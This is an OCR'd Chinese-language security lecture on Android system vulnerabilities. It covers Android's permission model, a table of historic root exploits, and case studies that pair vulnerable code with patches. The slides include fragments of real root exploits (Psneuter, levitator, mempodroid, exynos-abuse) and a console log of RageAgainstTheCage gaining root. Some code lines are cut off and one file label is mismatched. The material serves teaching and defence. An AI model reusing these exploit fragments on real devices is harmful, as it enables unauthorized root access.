移动安全分析实战 之

安卓手机系统漏洞现状及分析

蒋旭宪

北卡州立大学

智能手机现状


1960-1970

source: theatlantic.com

2010-

source: sandiway.blogspot.com

智能手机现状



- 1976: Cray 1 Supercomputer
  - 8MB RAM
  - 80 MHz CPU
  - $8.8 million
- 2011: Galaxy Nexus
  - 1GB RAM
  - 1228 MHz CPU
  - $200 (w/ contract

智能手机现状

Personal Info

contacts
SMS
call logs
emails
browser history

Trusted Apps

banking
mobile payment
messaging
email
shopping

always-on
always-connected
always-with-you

Sensors


camera
microphone
GPS
gyroscope
magnetometer

Untrusted Apps

games
entertainment
media
news
weather

智能手机现状

- 智能手机安全和隐私需求越来越重要



最近的一些科研成果

- 安卓系统级别的漏洞挖掘
  - 权限泄露 （capability leak）
  - 隐私内容泄露 （content leak）
    - Google在2.3.4和4.2分别发布了补丁
    - 还有一个会在下个版本 (5.0?)
  - 内核级别的漏洞 （root）


- 恶意手机应用的检测
  - RootSmart, GingerMaster, DroidKungFu, Plankt

安卓手机里都有些什么

- 操作系统平台
  - Linux内核
  - ARM core
- 第三方系统库
  - Webkit, bionic, …
  - Sound/video codecs
- 应用程序
  - Java/C/C++
- 运行环境
  - Dalvik VM/ART

http://source.android.com

安卓手机里都有些什么


Google
安卓原生代码
手机芯片厂商
芯片驱动
手机厂商
定制，整合
厂商应用
第三方预装应用
渠道预装提供商
Google wallet
Google Prepaid Card
$10.00 remaining
Default card

安卓手机里都有些什么

- 操作系统
  - Linux内核
  - Google 对安卓内核的扩充
  - 芯片厂家的驱动
    - Qualcomm, Samsung, TI, MediaTek, nVI
- 安卓运行环境
  - AOSP
  - 厂商的定制
- 应用程序
  - Google, Samsung, Facebook, 第三方应用, ...

Binder IPC
Ashmem
Pmem/ION
Logger
Wakelocks
OOM
...

安卓安全机制


- 传统UNIX上的uid/gid
  - 在手机应用安装的时候动态分配
  - 由Linux内核管理和实施

- 安卓系统上独特的权限控制 (Android Permissions)
  - 细粒度上的访问控制
    - 电话和短信
    - 地理位置
    - 个人信息 （通讯录，日历）
  - 主要由安卓运行环境来管理和实施

安卓系统漏洞

- 针对UNIX上传统的 uid/gid
  - ➔ Jailbreak/root
- 针对安卓权限
  - ➔权限泄漏 (Capability Leak)

安卓系统漏洞



3

Capability Leak

4

2

Jailbreak (root)

1

安卓提权

安卓提权

Android Versions	Name	Target	CVE (if any)
<=2.1, 2.2	Rootstrap (1)	Linux kernel	CVE-2009-2692, CVE-2010-0291
<=2.1	Exploitd	/sbin/ueventd (4)	CVE-2009-1185
2.2.0/2.2.1/2.2.2	RageAgainstTheCage	/sbin/adbd (5)	-
2.2.0/2.2.1/2.2.2	Zimperlich	zygote (5)	-
<=2.2.2	KillingInTheNameOf (2) /Psneuter	/dev/ashmem	CVE-2011-1149
<=2.2.3, 2.3.[0-3], 3.0	Gingerbreak	/system/bin/vold (5)	CVE-2011-1823
2.2.x, 2.3.[0-5]	zergRush	/system/lib/ libsysutils.so (4)	CVE-2011-3874 Stack overrun
<2.3.6	levitator (3)	/dev/pvrsrvkm	CVE-2011-1352
4.0.[0-3]	Mempodroid (1)	/proc/<pid>/mem	CVE-2012-0056
4.0.x	Exynos-abuse (3)	/dev/exynos-mem	-

案例分析： rootstrap

- Linux内核: CVE-2009-2692

```
static ssize_t sock_sendpage(struct file *file, struct page *page,
                             int offset, size_t size, loff_t *ppos, int more)
{
    struct socket *sock;
    int flags;

    sock = file->private_data;

    flags = !(file->f_flags & O_NONBLOCK) ? 0 : MSG_DONTWAIT;
    if (more)
        flags |= MSG_MORE;

    return sock->ops->sendpage(sock, page, offset, size, flags);
}
```

$KERNEL/net/socket.c (2.4.4-2.4.37.4; 2.6.0-2.6.30.4)

15


案例分析： Exploid

- ueventd/udevd : CVE-2009-1185

```
#define UEVENT_MSG_LEN  1024
void handle_device_fd(int fd)
{
    char msg[UEVENT_MSG_LEN+2];
    int n;

    while((n = recv(fd, msg, UEVENT_MSG_LEN, 0)) > 0) {
        struct uevent uevent;

        if(n == UEVENT_MSG_LEN)   /* overflow -- discard */
            continue;

        msg[n] = '\0';
        msg[n+1] = '\0';

        parse_event(msg, &uevent);

        handle_device_event(&uevent);
        handle_firmware_event(&uevent);
    }
}
```

$MYDROID/system/core/init/devices.c

案例分析： Exploid



案例分析： RageAgainstTheCage

- adb

```
/* don't lister
/* don't run as
if (secure) {
    ...
    /* then swi
    setuid(AID_
    setgid(AID_
```

```
RETURN VALUE
       On  success
       set appropr

ERRORS
       EAGAIN The
              over

       EPERM  The
              capa
              user
```

```
* daemon started successfully *
$ id
id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(in
(mount),1011(adb),1015(sdcard_rw),3001(net_bt_admin),3002(net
$ /data/local/tmp/rageagainstthecage-arm5.bin
/data/local/tmp/rageagainstthecage-arm5.bin
[*] CVE-2010-EASY Android local root exploit (C) 2010 by 743C

[*] checking NPROC limit ...
[+] RLIMIT_NPROC={3301, 3301}
[*] Searching for adb ...
[+] Found adb as PID 77
[*] Spawning children. Dont type anything and wait for reset!
[*]
[*] If you like what we are doing you can send us PayPal mone
[*] 7-4-3-C@web.de so we can compensate time, effort and HW c
[*] If you are a company and feel like you profit from our wo
[*] we also accept donations > 1000 USD!
[*]
[*] adb connection will be reset. restart adb server on deskt
$
C:\Users\Consultant>adb kill-server

C:\Users\Consultant>adb shell
* daemon not running. starting it now *
* daemon started successfully *
# id
id
uid=0(root) gid=2000(shell) groups=1003(graphics),1004(input)
```

$MYDROID/system/core/adb/adb.c

案例分析： RageAgainstTheCage

- adb

```
/* don't listen on a port (default 5037) if running in secure mode */
/* don't run as root if we are running in secure mode */
if (secure) {
    ...
    /* then switch user and group to "shell" */
    setuid(AID_SHELL);
    setgid(AID_SHELL);
```

```
    /* then switch user and group to "shell" */
    if (setgid(AID_SHELL) != 0) {
        exit(1);
    }
    if (setuid(AID_SHELL) != 0) {
        exit(1);
    }
```

$MYDROID/system/core/adb/adb.c

案例分析： Zimperlich

- Zygote

```
err = setgid(gid);
if (err < 0) {
    LOGE("cannot setgid(%d): %s", gid, strerror(errno));
}

err = setuid(uid);
if (err < 0) {
    LOGE("cannot setuid(%d): %s", uid, strerror(errno));
}
```

```
err = setgid(gid);
if (err < 0) {
    LOGE("cannot setgid(%d): %s", gid, strerror(errno));
    dvmAbort();
}

err = setuid(uid);
if (err < 0) {
    LOGE("cannot setuid(%d): %s", uid, strerror(errno));
    dvmAbort();
}
```

$MYDROID/dalvik/vm/native/dalvik_system_Zygote.c

案例分析： KillingInTheNameOf/Psneuter

- 安卓属性：CVE-2011-1149

```
printf("[*] CVE-2010-743C Android local root exploit (C) 2010 743C\n");
printf("[*] The Android Exploid Crew Gentlemens club - dominating robots since 2008.\n\n");
printf("[*] Donate to 7-4-3-C@web.de if you like\n\n");

sleep(3);

prop = find_prop_area();

if (!prop)
    die("[-] Cannot find prop area");

printf("[+] Found prop area @ %p\n", prop);
if (mprotect(prop, PA_SIZE, PROT_READ|PROT_WRITE) < 0)
    die("[-] mprotect");

pi = (struct prop_info *)(prop + PA_INFO_START);
pa = (struct prop_area *)prop;

while (pa->count--) {
    printf("[*] %s: %s\n", pi->name, pi->value);
    if (strcmp(pi->name, "ro.secure") == 0) {
        strcpy(pi->value, "0");
        printf("[+] ro.secure resetted to 0\n");
        break;
    }
    ++pi;
}
printf("[*] Restarting adb. Please reconnect for rootshell (adb kill-server; adb -d shell).\n");
fflush(stdout); sleep(2);
restart_adb();
```


21

案例分析： Gingerbreak

- vold: CVE-2011-1823

```
void DirectVolume::handlePartitionAdded(const char *devpath, NetlinkEvent *evt) {
    int major = atoi(evt->findParam("MAJOR"));
    int minor = atoi(evt->findParam("MINOR"));

    int part_num;

    const char *tmp = evt->findParam("PARTN");

    if (tmp) {
        part_num = atoi(tmp);
    } else {
        SLOGW("Kernel block uevent missing &#39;PARTN&#39;");
        part_num = 1;
    }

    if (part_num > MAX_PARTITIONS || part_num < 1) {
        SLOGW("Invalid 'PARTN' value");
        part_num = 1;
    }
    if (major != mDiskMajor) {
        SLOGE("Partition &#39;%s&#39; has a different major than its disk!", devpath);
        return;
    }
#ifdef PARTITION_DEBUG
    SLOGD("Dv:partAdd: part_num = %d, minor = %d\n", part_num, minor);
#endif
    if (part_num >= MAX_PARTITIONS) {
        SLOGE("Dv:partAdd: ignoring part_num = %d (max: %d)\n", part_num, MAX_PARTITIONS-1);
    } else {
        mPartMinors[part_num -1] = minor;
    }
```

案例分析： zergRush

- vold: CVE-2011-387

怎么补?

```
void FrameworkListener::dispatchCommand(SocketClient *cli, char *data) {
    FrameworkCommandCollection::iterator i;
    int argc = 0;
    char *argv[FrameworkListener::CMD_ARGS_MAX];
    char tmp[255];
    char *p = data;
    char *q = tmp;
    bool esc = false;
    bool quote = false;
    int k;

    memset(argv, 0, sizeof(argv));
    memset(tmp, 0, sizeof(tmp));
    while(*p) {
        if (*p == '\\') {
            if (esc) {
                *q++ = '\\';
                esc = false;
            } else
                esc = true;
            p++;
            continue;
        } else if (esc) {
            if (*p == '"')
                *q++ = '"';
            else if (*p == '\\')
                *q++ = '\\';
            else {
                cli->sendMsg(500, "Unsupported escape sequence", false);
                goto out;
            }
            p++;
            esc = false;
            continue;
        }

        if (*p == '"') {
            if (quote)
                quote = false;
            else
                quote = true;
            p++;
            continue;
        }

        *q = *p++;
        if (!quote && *q == ' ') {
            *q = '\0';
            argv[argc++] = strdup(tmp);
            memset(tmp, 0, sizeof(tmp));
            q = tmp;
            continue;
        }
        q++;
    }

    argv[argc++] = strdup(tmp);
```

案

```
printf("[+] opening pvrsrvkm device...\n");

fd = open("/dev/pvrsrvkm", O_RDWR);
if (fd == -1) {
    printf("[-] failed opening pvrsrvkm device, aborting!\n");
    exit(1);
}

printf("[+] dumping kernel memory...\n");

dump = malloc(DUMP_SIZE + 0x1000);
dump_end = dump + DUMP_SIZE + 0x1000;
memset(dump, 0, DUMP_SIZE + 0x1000);

ret = do_ioctl(fd, NULL, 0, dump + 0x1000, DUMP_SIZE - 0x1000);
if (ret == -1) {
    printf("[-] failed during ioctl, aborting!\n");
    exit(1);
}

printf("[+] searching kmem for dev_attr_ro pointers...\n");

found = 0;
for (ptr = (unsigned long *) dump; ptr < (unsigned long *) dump_end; ++ptr) {
    if (*ptr == dev_attr_ro) {
        *ptr = (unsigned long) &fake_dev_attr_ro;
        found++;
    }
}

printf("[+] poisoned %d dev_attr_ro pointers with fake_dev_attr_ro!\n", found);

if (found == 0) {
    printf("[-] could not find any dev_attr_ro ptrs, aborting!\n");
    exit(1);
}

printf("[+] clobbering kmem with poisoned pointers...\n");

ret = do_ioctl(fd, dump, DUMP_SIZE, NULL, 0);
if (ret == -1) {
    printf("[-] failed during ioctl, aborting!\n");
    exit(1);
```

1

2

3

4

案例分析： Mempodroid

- Linux内核: CVE-2012-0056
  - Logic bugs in /proc/<pid>/mem

```
char self[1024];
 syscall(readlink("/proc/self/exe", self, sizeof(self) - 1));

char *args[4 + argc + 1];
args[0] = strdup("run-as");
args[1] = (char *) exploit;
args[2] = self;
args[3] = strdup("-");

int i;
for (i = 0; i != argc; ++i)
    args[4 + i] = argv[i];
args[4 + i] = NULL;

 syscall(execv("/system/bin/run-as", args));
return 0;
```

$KERNEL/fs/proc/mem_writesocket.c (2.4.4-2.4.37.4; 2.6.0-2.6.30.4)

案例分析： exynos-abuse

- Samsung 内核驱动（/dev/exynos-mem）

```
/* open the door */
fd = open("/dev/exynos-mem", O_RDWR);
if (fd == -1) {
    printf("[!] Error opening /dev/exynos-mem\n");
    exit(1);
}

/* kernel reside at the start of physical memory, so take some Mb */
paddr = (unsigned long *)mmap(NULL, length, PROT_READ|PROT_WRITE, MAP_SHARED, fd, PHYS_OFFSET);
tmp = paddr;
if (paddr == MAP_FAILED) {
    printf("[!] Error mmap: %s|%08X\n",strerror(errno), i);
    exit(1);
}
```

案例分析： exynos-abuse

- Samsung 内核驱动（/dev/exynos-mem）

jiang@ubuntu1204: ~/kernel-source/samsung/gt_i9300_update4/kernel

```
int exynos_mem_mmap(struct file *filp, struct vm_area_struct *vma)
{
        struct exynos_mem *mem = (struct exynos_mem *)filp->private_data;
        bool cacheable = mem->cacheable;
        dma_addr_t start = 0;
        u32 pfn = 0;
        u32 size = vma->vm_end - vma->vm_start;

        if (vma->vm_pgoff) {
                start = vma->vm_pgoff << PAGE_SHIFT;
                pfn = vma->vm_pgoff;
        } else {
                start = mem->phybase << PAGE_SHIFT;
                pfn = mem->phybase;
        }

        /* TODO: currently lowmem is only avaiable */
        if ((phys_to_virt(start) < (void *)PAGE_OFFSET) ||
            (phys_to_virt(start) >= high_memory)) {
                pr_err("[%s] invalid paddr(0x%08x)\n", __func__, start);
                return -EINVAL;
        }

        if (!cacheable)
                vma->vm_page_prot = pgprot_noncached(vma->vm_page_prot);

        vma->vm_flags |= VM_RESERVED;
        vma->vm_ops = &exynos_mem_ops;

        if ((vma->vm_flags & VM_WRITE) && !(vma->vm_flags & VM_SHARED)) {
                pr_err("writable mapping must be shared\n");
                return -EINVAL;
        }

        if (remap_pfn_range(vma, vma->vm_start, pfn, size, vma->vm_page_prot)) {
                pr_err("mmap fail\n");
                return -EINVAL;
        }

        vma->vm_ops->open(vma);

        return 0;
}
```

286,1 Bot

$KERNEL/drivers/char/exynos_mem.c

案例分析： exynos-abuse

- Samsung 内核驱动（/dev/exynos-mem）

```
int exynos_mem_mmap(struct file *filp, struct vm_area_struct *vma)
{
    struct exynos_mem *mem = (struct exynos_mem *)filp->private_data;
    bool cacheable = mem->cacheable;
    dma_addr_t start = 0;
    u32 pfn = 0;
    u32 size = vma->vm_end - vma->vm_start;

    if (vma->vm_pgoff) {
        start = vma->vm_pgoff << PAGE_SHIFT;
        pfn = vma->vm_pgoff;
    } else {
        start = mem->phybase << PAGE_SHIFT;
        pfn = mem->phybase;
    }

    if (!cma_is_registered_region(start, size)) {
        pr_err("[%s] handling non-cma region (%#x@%#x)is prohibited\n",
                    __func__, size, start);
        return -EINVAL;
    }
    ...
}
```

```
bool cma_is_registered_region(phys_addr_t start, size_t size)
{
    struct cma_region *reg;

    cma_foreach_region(reg) {
        if ((start >= reg->start) &&
            ((start + size) <= (reg->start + reg->size)))
            return true;
    }
    return false;
}
```

1st patch

```
bool cma_is_registered_region(phys_addr_t start, size_t size)
{
        struct cma_region *reg;

        if (start + size <= start)
                return false;

        cma_foreach_region(reg) {
                if ((start >= reg->start) &&
                        ((start + size) <= (reg->start + reg->size)) &&
                        (size <= reg->size) &&
                        (start < (reg->start + reg->size)))

                        return true;
        }
        return false;
}
```

2nd patch

